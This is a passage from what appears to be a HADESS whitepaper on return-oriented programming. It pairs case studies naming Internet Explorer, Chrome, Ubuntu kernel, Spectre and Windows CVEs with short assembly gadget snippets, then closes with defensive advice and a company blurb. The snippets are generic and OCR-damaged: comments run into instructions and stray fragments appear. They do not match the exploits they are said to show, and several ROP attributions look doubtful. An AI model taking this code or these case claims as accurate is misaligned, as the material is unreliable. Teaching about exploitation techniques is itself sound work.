mov rax, [rdi]      ; Load kernel function address from rdi into rax
call rax            ; Call the kernel function
```

1.2. The "Microsoft Internet Explorer 9" Exploit (CVE-2014-6332):
This vulnerability allowed remote code execution through Internet Explorer 9. Exploiting it required bypassing security features with ROP. Attackers utilized ROP to create a chain of gadgets that manipulated memory and executed arbitrary code.

```
mov rbx, [rsp + 8] ; Move address into rbx
pop rdi            ; Pop value into rdi
ret                ; Return to next instruction
mov [rbx], rdi     ; Store value from rdi to address
in rbx
ret                ; Return to next instruction`
```

The gadgets were carefully selected and combined to perform actions that could bypass IE's security features.

Case Studies Demonstrating the Effectiveness of ROP:

2.1. Case Study: "Google Chrome Zero-Day Exploit" (CVE-2018-6177):
In 2018, a zero-day vulnerability in Google Chrome was exploited using ROP. The attack involved a ROP chain that bypassed Chrome's ASLR by exploiting a memory corruption bug. The ROP chain used gadgets to pivot the stack and manipulate memory to execute malicious payloads.

EXAMPLE CODE:

```c
pop rdi             ; Gadget to pop value into rdi

ret                 ; Return to next instruction

mov [rbx], rdi      ; Write value from rdi to memory at
address in rbx

pop rax             ; Pop another value into rax (e.g.,
function pointer) call rax            ; Call function
at address in rax
```

BY CHAINING THESE GADGETS, THE EXPLOIT SUCCESSFULLY BYPASSED CHROME'S SECURITY MEASURES.


2.2. Case Study: "Ubuntu Linux Kernel Exploit": An exploit targeting the Ubuntu Linux kernel used ROP to bypass security features. The attacker used a ROP chain to manipulate kernel data structures and escalate privileges.

Example Code:

```c
pop rdi                  ; Gadget to set up rdi with an
address
mov rsi, rdi             ; Move address to rsi
pop rax                  ; Load kernel function pointer into
rax
call rax                 ; Call kernel function
```

This case study highlights how ROP can be used to bypass kernel protections and escalate privileges.

Analysis of Effectiveness: These examples and case studies demonstrate how ROP can be employed to bypass security mechanisms such as DEP and ASLR. By leveraging existing code snippets within the binary, attackers can craft sophisticated exploits that evade traditional defenses.



Advanced ROP

One notable example is the "Spectre" vulnerability disclosed in 2018. While primarily related to speculative execution in CPUs, some attacks demonstrated ROP techniques to extract sensitive information from memory, effectively bypassing security measures like address space layout randomization (ASLR) and data execution prevention (DEP).

Additionally, the "CVE-2021-1732" vulnerability in Windows highlighted ROP's effectiveness in privilege escalation. Attackers were able to construct ROP chains that exploited the vulnerability, allowing them to execute arbitrary code in kernel mode, illustrating the technique's potency even against hardened operating systems.

Conclusion

In conclusion, Return-Oriented Programming (ROP) represents a formidable threat in the realm of application security, allowing attackers to circumvent protections like DEP by repurposing existing code within the application. Coupled with information leakage techniques, ROP can significantly enhance the precision and effectiveness of exploit attempts. As applications increasingly face complex threats, it becomes imperative for developers and security professionals to adopt robust security practices, including rigorous code auditing, the implementation of address space layout randomization (ASLR), and regular vulnerability assessments. By understanding and addressing the dual challenges of ROP and leakage methods, organizations can better safeguard their applications against evolving attack vectors and maintain the integrity of their systems.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.